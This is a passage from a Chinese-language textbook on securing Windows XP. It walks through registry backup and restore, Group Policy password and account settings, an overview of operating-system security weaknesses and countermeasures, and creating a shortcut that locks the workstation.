2. 在左侧的列表框中选中System State（系统状态）复选框。



3 选择备份文件夹


1. 单击“本地磁盘（C:）”选项前的⊞按钮展开目录。
2. 选中Documents and Settings复选框，因为该文件夹中包含了注册表文件。

4 备份设置

1. 选择【工具】/【选项】命令，打开“选项”对话框，选择“常规”选项卡。
2. 选中“完成备份后，验证数据”复选框。


5 选择备份类型

1. 选择“备份类型”选项卡。
2. 在“默认备份类型”下拉列表框中选择“正常”选项。



6 设置备份日志

1. 选择“备份日志”选项卡。
2. 在其中选中“详细数据”单选按钮，确认程序成功地备份过哪些文件。
3. 单击 确定 按钮。



MS Backup还可以对备份操作的情况进行记录，通常保存在C:\Program Files\Accessories\BACKUP\report\xxx.txt文件中。


补充两句

7 设置备份位置

1. 单击“备份工具”窗口中的浏览(R)...按钮。
2. 在打开的“另存为”对话框中设置备份文件的保存位置和文件名。
3. 单击保存(S)按钮。

8 设置备份作业

1. 单击开始备份(S)按钮。
2. 打开“备份作业信息”对话框，在其中可设置备份作业的相关信息。
3. 单击开始备份(S)按钮。




9 开始备份

稍后将打开“备份进度”对话框，并显示导入文件的进度。


10 查看报告

备份结束时单击对话框中的报告(R)...按钮，可查看备份情况报告，然后单击关闭(C)按钮即可。




11 选择还原

需要还原注册表时，先启动MS Backup，打开“备份工具-[还原和管理媒体]”对话框，选择“还原和管理媒体”选项卡。



12 选择备份的文件

1. 在左侧的列表框中单击之前创建的备份文件前的⊞按钮展开目录。
2. 选中System State复选框。




高手指点 MS Backup程序在还原注册表时，会删除注册表中一些冗余的信息，因此可达到清理注册表的作用，这就相当于重新建立一个注册表。

13 还原设置

1. 选择【工具】/【选项】命令，打开“选项”对话框，选择“还原”选项卡。
2. 选中“无条件替换本机上的文件”单选按钮。


14 设置备份日志

1. 选择“备份日志”选项卡。
2. 选中“详细数据”单选按钮。
3. 单击 确定 按钮。



15 开始还原

1. 在“将文件还原到”下拉列表框中选择“原位置”选项。
2. 单击 开始还原(S) 按钮。
3. 然后在打开的“警告”对话框中单击 确定 按钮。



16 完成还原

在打开的“确认还原”对话框中再单击 确定 按钮。程序将开始进行还原操作，并显示还原进度。还原操作完成后程序将提示重新启动电脑，单击 确定 按钮重启电脑即可。

10.2 设置组策略

老马告诉小李，要对系统进行安全设置，组策略也是必须设置的对象之一。因为组策略是管理员为用户和电脑定义并控制程序、网络资源及操作系统行为的主要工具，通过使用组策略可以设置各种软件、电脑和用户策略，所以要提升电脑网络防御性能，必须设置好系统组策略。

补充两句

操作系统在每次启动后，将自动把注册表中的硬件信息做一个备份，当系统出现错误时，就可以利用操作系统提供的“最后一次正确的配置”功能恢复到上一次成功启动时的状态。

10.2.1 学习1小时

学习目标

- 了解组策略。
- 了解组策略中的管理模块。
- 学会设置组策略的各种操作。

1 了解组策略

对于大部分电脑用户来说，管理电脑基本上是借助某些第三方工具，甚至是自己手工修改注册表来实现。其实Windows XP组策略已经把这些功能集于一体，通过组策略及相关工具完全可以实现所需要的功能。

（1）组策略的功能

组策略的功能和注册表的作用是有区别的，注册表是Windows系统中保存系统、应用软件配置的数据库，随着Windows功能越来越丰富，注册表里的配置项目也越来越多；很多配置都是可以自定义设置的，但这些配置发布在注册表的各个角落，如果是手工配置，可想是多么困难和烦杂。而组策略则将系统重要的配置功能汇集成各种配置模块，供管理人员直接使用，从而达到方便管理电脑的目的。简单点说，组策略就是修改注册表中的配置。当然，组策略使用自己更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

（2）组策略的版本

组策略是系统策略的更高级扩展，它是由Windows 9X/NT的“系统策略”发展而来的，具有更多的管理模板、更灵活的设置对象及更多的功能。早期系统策略的运行机制是通过策略管理模板定义特定的.POL（通常是Config.pol）文件。当用户登录时，它会重写注册表中的设置值。当然，系统策略编辑器也支持对当前注册表的修改，另外也支持连接网络电脑并对其注册表进行设置。而组策略及其工具则是对当前注册表进行直接修改。显然，组策略工具还可以打开网络上的电脑进行配置，甚至可以打开某个Active Directory 对象（即站点、域或组织单位）并对它进行设置。这是以前“系统策略编辑器”工具无法做到的。无论是系统策略还是组策略，它们的基本原理都是修改注册表中相应的配置项目，从而达到配置电脑的目的，只是它们的一些运行机制发生了变化和扩展而已。

2 组策略中的管理模块

在Windows操作系统的目录中包含了几个 .adm 文件，这些文件是文本文件，称为“管理模板”，它们为组策略管理模板项目提供策略信息。

（1）认识模板文件

在Windows 9X系统中，默认的admin.adm 管理模板即保存在策略编辑器同一个文件夹中。而在Windows 2000/XP/2003 的系统文件夹的inf 文件夹中，包含了默认安装下的4个模板文件。

高手指点 很多家用的系统维护软件也都是通过设置组策略来达到设置系统的目的，所以，学会了设置组策略，可以提高维护系统的能力，加强系统的安全防御性能。

System.adm

默认情况下安装在组策略中，用于系统设置。

Inetres.adm

默认情况下安装在组策略中，用于Internet Explorer策略设置。

Wmplayer.adm

用于Windows Media Player 设置。

Conf.adm

用于NetMeeting 设置。


（2）添加策略模板

在Windows 2000/XP/2003的组策略控制台中，可以多次添加“策略模板”，而在Windows 9X下，则只允许当前打开一个策略模板。下面介绍使用策略模板的方法，其具体操作如下。

教学演示\第10章\添加策略模板

1 运行组策略

1. 在“开始”菜单中选择“运行”命令，在打开的对话框中输入“gpedit.msc”。
2. 单击 确定 按钮。



2 选择命令

1. 选择“计算机配置”或者“用户配置”下的“管理模板”项，单击鼠标右键。
2. 在弹出的快捷菜单中选择“添加/删除模板”命令。

3 选择操作

打开“添加/删除模板”对话框，单击 添加(A)... 按钮。

4 添加模板

1. 在打开的“策略模板”对话框中选择相应的.adm文件。
2. 单击 打开(O) 按钮。

为了操作系统的安全，建议添加除默认模板文件外的其他模板文件。

3 设置组策略

设置组策略的主要目的是管理电脑的控制程序，提高电脑网络防御性能。但组策略的设置项很多，对于防御黑客的攻击来说，通常需要设置电脑的安全密码、重命名默认账户和设置用户权限。


（1）加强密码安全

为了避免习惯性地输入不安全的密码，用户可在组策略中进行设置，从而达到强制要求密码必须具有一定的复杂性的目的，其具体操作如下。

教学演示\第10章\加强密码安全


1 运行组策略

1. 打开“组策略”窗口，展开“计算机配置\Windows设置\安全设置\账户策略\密码策略”选项。
2. 在右侧窗格中双击“密码必须符合复杂性要求”选项。



2 启用密码复杂性要求

1. 在打开的“密码必须符合复杂性要求 属性”对话框中选中“已启用”单选按钮。
2. 单击 确定 按钮。




3 选择设置项

在返回的“组策略”窗口中双击“密码长度最小值”选项。

4 设置密码长度最小值

1. 打开“密码长度最小值 属性”对话框，在“密码必须至少是”数值框中输入密码的最小长度。
2. 单击 确定 按钮。




高手指点 除限制密码长度外，还可设置密码的最长存留期，以强制定期更换密码；另外，也可设置强制密码历史，使多次设置的密码不重复。

5 选择设置项

在返回的“组策略”窗口中双击“密码最长存留期”选项。

6 设置密码过期天数

1. 打开“密码最长存留期 属性”对话框，在“密码过期时间”数值框中输入密码过期的天数。
2. 单击 确定 按钮。




7 选择设置项

返回“组策略”窗口，双击“密码最短存留期”选项。

8 设置密码最短存留期

1. 打开“密码最短存留期 属性”对话框，在“在以下天数后可以更改密码”数值框中输入密码最短存留的天数。
2. 单击 确定 按钮。




9 选择设置项

返回“组策略”窗口，双击“强制密码历史”选项。

10 设置强制密码历史

1. 打开“强制密码历史 属性”对话框，在“保留密码历史”数值框中输入保留密码历史的个数。
2. 单击 确定 按钮。



在默认情况下，用户可以在任何时间修改自己电脑中的密码，所以输入密码最短存留的天数的设置范围为0~998（天），如果设置为0，表示密码可以随时修改。

补充两句

（2）重命名默认账户

操作系统中通常内置了Administrator和Guest两个账户，其中Administrator是具有全部权限的管理员账户。黑客往往通过密码破解得到管理员账户的所有信息，如果重新命名管理员账户，将极大提升电脑网络的安全性能，其具体操作如下。


教学演示\第10章\重命名默认账户

1 运行组策略

1. 打开“组策略”窗口，展开“计算机配置\Windows设置\安全设置\本地策略\安全选项”选项。
2. 在右侧窗格中双击“账户：重命名系统管理员账户”选项。

2 重命名管理员账户

1. 打开“账户：重命名系统管理员账户 属性”对话框，在其中的文本框中输入新的管理员账户名称。
2. 单击 确定 按钮。



3 选择设置项

返回“组策略”窗口，双击“账户：重命名来宾账户”选项。

4 重命名来宾账户

1. 打开“账户：重命名来宾账户 属性”对话框，在其中的文本框中输入新的来宾账户名称。
2. 单击 确定 按钮。

（3）设置用户权限

在很多企事业单位中存在多人共用一台电脑的情况，这时可以在组策略中为不同的账户分别设置权限，这样就能限制黑客攻击电脑时进行的某些操作。其具体操作如下。

高手指点 为了提高电脑网络的防御性能，最好将电脑中的来宾账户禁用，设置方法是：双击“账户：来宾账户状态”选项，在打开的对话框中选中“已禁用”单选按钮。

教学演示\第10章\设置用户权限

1 运行组策略


1. 打开“组策略”窗口，展开“计算机配置\Windows设置\安全设置\本地策略\用户权利指派”选项。
2. 在右侧窗格中双击需要改变的用户权限选项，这里双击“从网络访问此计算机”选项。

2 设置组策略属性

打开“从网络访问此计算机 属性”对话框，在其中的列表框中有具备该权限的所有用户名单，单击 添加用户或组(U)... 按钮。


3 输入对象名称

1. 打开“选择用户或组”对话框，在“输入对象名称来选择”文本框中输入添加对象的名称。
2. 单击 检查名称(C) 按钮。



4 完成操作

如果输入的名称存在，则会将检测出的名字连同这个名称同时显示出来，单击 确定 按钮，将对象添加到用户组中，该对象即具备从网络访问此电脑的权限。



10.2.2 上机1小时：设置和添加组策略

本例将通过关闭通知区域清理并添加独立管理单元，练习设置和添加组策略的相关操作。

上机目标

- 巩固通过设置组策略来增强系统安全性的相关知识。
- 进一步掌握设置和添加组策略的操作。


在“用户权利指派”选项中有很多权限的设置都能提高电脑网络的防御性能，如“管理审核和安全日志”、“从远端系统强制关机”和“装载和卸载设备驱动程序”等。

补充两句

教学演示\第10章\设置和添加组策略


1 运行组策略

1. 在“开始”菜单中选择“运行”命令，在打开的对话框中输入“gpedit.msc”。
2. 单击 确定 按钮。




2 展开设置项

展开“用户配置/管理模板/任务栏和「开始」菜单”选项，在右侧即可打开“任务栏和「开始」菜单”任务窗格。




3 选择命令

1. 在“关闭通知区域清理”选项上单击鼠标右键。
2. 在弹出的快捷菜单中选择“属性”命令。




4 选择操作

打开“关闭通知区域清理 属性”对话框，在其中选中相应的单选按钮，即可对电脑进行组策略管理。



5 打开控制台

1. 在“运行”对话框中输入“mmc”命令。
2. 单击 确定 按钮。



6 选择命令

打开“控制台1”窗口，选择【文件】/【添加/删除管理单元】命令。

高手指点 通过组策略可以实现IE浏览器没有提供的部分高级功能，以此防御黑客的攻击，如禁用“在新窗口中打开”菜单项、限制IE的保存功能和禁止修改IE的主页等。

7 添加组策略


打开“添加/删除管理单元”对话框，单击 添加(A) 按钮。

8 选择添加对象

1. 打开“添加独立管理单元”对话框，在“管理单元”列表框中选择“组策略对象编辑器”选项。
2. 单击 添加(A) 按钮。


9 选择组策略对象

打开“选择组策略对象”对话框，单击 浏览(B)... 按钮。



10 添加对象

1. 打开“浏览组策略对象”对话框，在其中选中“另一台计算机”单选按钮。
2. 在其下的文本框中输入目标主机的IP地址或名称。
3. 单击 确定 按钮。



操作提示：正确设置组策略

在Windows操作系统中，设置组策略前，应该了解对应选项的作用，如果出现设置错误，将其修改正确即可。它对系统的正常运行没有多大的影响，但由于很多设置会对系统安全产生影响，所以会为黑客的攻击提供方便。

10.3 设置操作系统

老马告诉小李，Windows是目前使用人数最多的电脑操作系统，在其中进行一些基本的设置，能够对黑客攻击起到一定的防御作用，如锁定电脑、系统加密、设置系统启动程序和关闭多余的服务等。

补充两句

通过组策略也能设置操作系统的一些高级选项来防御黑客，如隐藏“我的电脑”中指定的驱动器、禁止使用命令提示符、禁用注册表编辑器和禁止建立新的拨号连接等。

10.3.1 学习1小时

学习目标

- 了解操作系统安全隐患。
- 了解操作系统安全隐患的相关对策。
- 学会通过设置增强操作系统的安全性。

1 操作系统的安全隐患

操作系统作为一个支撑软件，是各种程序或其他应用系统能够正常运行的一个基本平台。操作系统提供了很多的管理功能，主要是管理系统的软件资源和硬件资源。但是操作系统软件自身的不安全性和系统开发设计的不周而留下的破绽都给安全留下隐患。

（1）操作系统自身的安全隐患

操作系统自身存在一定的安全隐患，主要包括以下几个方面。

操作系统结构体系的缺陷

操作系统本身有内存管理、CPU 管理和外设的管理等，每个管理都涉及一些模块或程序，如果在这些程序里存在问题，如内存管理的问题、外部网络的一个连接刚好连接一个有缺陷的模块，都可能出现电脑系统崩溃。所以，有些黑客往往是针对操作系统的不完善进行攻击，使电脑系统，特别是服务器系统立刻瘫痪。

系统进程缺陷

操作系统不安全的一个原因在于它可以创建进程，支持进程的远程创建和激活，支持被创建的进程继承创建的权利，这些机制提供了在远端服务器上安装“间谍”软件的条件。若将间谍软件以打补丁的方式“打”在一个合法用户上，特别是“打”在一个特权用户上，黑客或间谍软件就可以使系统进程与作业的监视程序监测不到它的存在。

文件传输漏洞

操作系统支持在网络上传送文件、加载或安装程序，包括可执行文件，这些功能也会带来不安全因素。网络很重要的一个功能就是文件传输功能，如FTP，这些安装程序经常会带一些可执行文件，这些可执行文件都是人为编写的程序，如果某个地方出现漏洞，那么可能就会造成系统崩溃。像远程调用、文件传输，如果生产厂家或个人在上面安装间谍程序，那么用户的整个传输过程，使用过程都会被别人监视到，所有的这些传输文件、加载程序、安装程序、执行文件，都可能给操作系统带来安全隐患。所以，建议尽量少使用一些来历不明或者无法证明安全性的软件。

操作提示：系统守护进程缺陷

操作系统有些守护进程，它是系统的一些进程，总是在等待某些事件的出现，如用户有没有按键盘或鼠标等。一些监控病毒的监控软件也是守护进程，这些进程可能是好的，如防病毒程序，一有病毒出现就会被扑捉到。但是有些进程是一些病毒，一遇到特定的情况，如遇到2月14日，它就会把用户的硬盘格式化，这些进程就是很危险的守护进程，平时它可能不起作用，在某些条件发生时才发生作用。如果操作系统有些守护进程被人破坏就会出现这种不安全的情况。

高手指点 前面讲过的操作系统漏洞以及操作系统的无口令入口，也属于信息安全的重大隐患。

远程调用功能缺陷

操作系统会提供一些远程调用功能，远程调用就是一台电脑可以调用远程一个大型服务器里面的一些程序，可以提交程序给远程的服务器执行，如telnet。远程调用要经过很多的环节，中间的通信环节可能会出现被人监控等安全问题。

操作提示：安全缺陷的重要性

尽管操作系统的漏洞可以通过版本的不断升级来克服，但是系统的某一个安全缺陷就会使得系统的所有安全控制毫无价值。在发现问题到升级这段时间，一个小小的缺陷就足以使整个网络瘫痪。

（2）其他缺陷

电脑系统硬件和通信设施极易遭受到自然环境的影响，如各种自然灾害（如地震、泥石流、水灾、风暴、建筑物破坏等）对电脑网络构成威胁。还有一些偶发性因素，如电源故障、设备的机能失常、软件开发过程中留下完整的、协调一致的网络安全防护体系。

数据库存储的内容存在的缺陷

数据库管理系统大量的信息存储在各种各样的数据库里面，包括上网看到的所有信息。数据库主要考虑的是信息方便存储、利用和管理，但在安全方面考虑的比较少，例如，授权用户超出了访问权限进行数据的更改活动、非法用户绕过安全内核窃取信息。对于数据库的安全而言，就是要保证数据的安全可靠和正确有效，即确保数据的安全性、完整性。数据的安全性是防止数据库被破坏和非法的存取；数据库的完整性是防止数据库中存在不符合语义的数据。

防火墙的脆弱性

防火墙只能提供网络的安全性，不能保证网络的绝对安全，它也难以防范网络内部的攻击和病毒的侵犯。不要指望防火墙靠自身就能够给予电脑安全。防火墙保护电脑免受一类攻击的威胁，但是却不能防止LAN 内部的攻击，若是内部的人和外部的人联合起来，即使防火墙再强，也是没有优势的，它甚至不能保护你免受所有那些它能检测到的攻击。随着技术的发展，有一些破解的方法也使得防火墙有一定隐患。这就是防火墙的脆弱性。

2 系统安全隐患对策

系统安全解决方案是综合各种电脑网络信息系统安全技术，将安全操作系统技术、防火墙技术、病毒防护技术、入侵检测技术、安全扫描技术等综合起来，形成一套完整的、协调一致的系统安全防护体系。

（1）技术方面

对于技术方面，电脑系统安全技术主要有实时扫描技术、实时监测技术、防火墙、完整性检验保护技术、病毒情况分析报告技术和系统安全管理技术。综合起来，技术方面可以采取以下对策。

网络访问控制

访问控制是网络安全防范和保护的主要策略，它的主要任务是保证网络资源不被非法使用和访问，它是保证网络安全最重要的核心策略之一。访问控制涉及的技术比较广，包括入网访问控制、网络权限控制、目录级控制以及属性控制等多种手段。

数据库的备份与恢复

数据库的备份与恢复是数据库管理员维护数据安全性和完整性的重要操作。备份是恢复数据库最容易和最能防止意外的保证方法。恢复是在意外发生后利用备份来恢复数据的操作。通常有3种主要备份策略，即只备份数据库、备份数据库和事务日志、增量备份。

还有一种从根本上解决安全性问题的对策，就是研发具有高安全性的操作系统，不给病毒得以滋生的温床。

补充两句

应用密码技术

应用密码技术是信息安全核心技术，密码手段为信息安全提供了可靠保证。基于密码的数字签名和身份认证是当前保证信息完整性的最主要方法之一。密码技术主要包括古典密码体制、单钥密码体制、公钥密码体制、数字签名以及密钥管理。

提高网络反病毒能力

通过安装病毒防火墙进行实时过滤。对网络服务器中的文件进行频繁扫描和监测，在工作站上采用防病毒卡，加强网络目录和文件访问权限的设置。在网络中，限制只能由服务器才允许执行的文件。

建立安全管理制度

提高包括系统管理员和用户在内的人员的技术素质和职业道德修养。对重要部门和信息，严格做好开机查毒，及时备份数据，这是一种简单有效的方法。

切断传播途径

对被感染的硬盘和计算机进行彻底杀毒处理，不使用来历不明的U盘和程序，不随意下载网络可疑信息。

（2）物理安全方面

要保证电脑系统的安全、可靠，必须保证系统实体有个安全的物理环境条件。这个安全的环境是指机房及其设施，主要包括以下内容。

机房的安全防护

机房的安全防护是针对环境的物理灾害和防止未授权的个人或团体破坏、篡改或盗窃网络设施和重要数据而采取的安全措施和对策。为做到区域安全，应注意以下几点：

- 应考虑用物理访问控制来识别访问用户的身份，并对其合法性进行验证。
- 对来访者必须限定其活动范围。
- 要在电脑系统中心设备外设多层安全防护圈，以防止非法暴力入侵。
- 设备所在的建筑物应具有抵御各种自然灾害的设施。

环境条件

电脑系统的安全环境条件包括温度、湿度、空气洁净度、腐蚀度、虫害、振动和冲击、电气干扰等方面，都要有具体的要求和严格的标准。

机房环境条件

选择一个合适的安装场所十分重要，它直接影响到系统的安全性和可靠性。选择机房场地，要注意其外部环境安全性、地质可靠性、场地抗电磁干扰性，避开强振动源和强噪声源，并避免设在建筑物高层和用水设备的下层或隔壁，还要注意出/入口的管理。

3 设置操作系统

在操作系统中进行设置包括设置注册表、设置组策略以及安装并设置各种安全软件，以下是能直接通过操作系统进行设置的项目。

（1）锁定电脑

当电脑被锁定后，只有重新登录才能够使用，从而保证了电脑的安全，其具体操作如下。

教学演示\第10章\锁定电脑


高手指点 电脑系统安全是一项复杂的系统工程，涉及技术、设备、管理和制度等多方面的因素，安全解决方案的制定需要从整体上进行把握。

1 创建快捷方式

1. 在电脑桌面上空白处单击鼠标右键。
2. 在弹出的快捷菜单中选择【新建】/【快捷方式】命令。


2 设置项目的位置

1. 打开“创建快捷方式”对话框，在“请键入项目的位置”文本框中输入“rundll32.exe user32.dll,LockWorkStation”。
2. 单击 下一步(N) > 按钮。



3 设置快捷方式名称

1. 打开“选择程序标题”对话框，在“键入该快捷方式的名称”文本框中输入“锁定电脑”。
2. 单击 完成 按钮。



4 完成操作

在操作系统桌面上即可看到该快捷方式图标，如下图所示。用户只需双击此快捷方式图标，即可将电脑锁定。

（2）设置BIOS密码

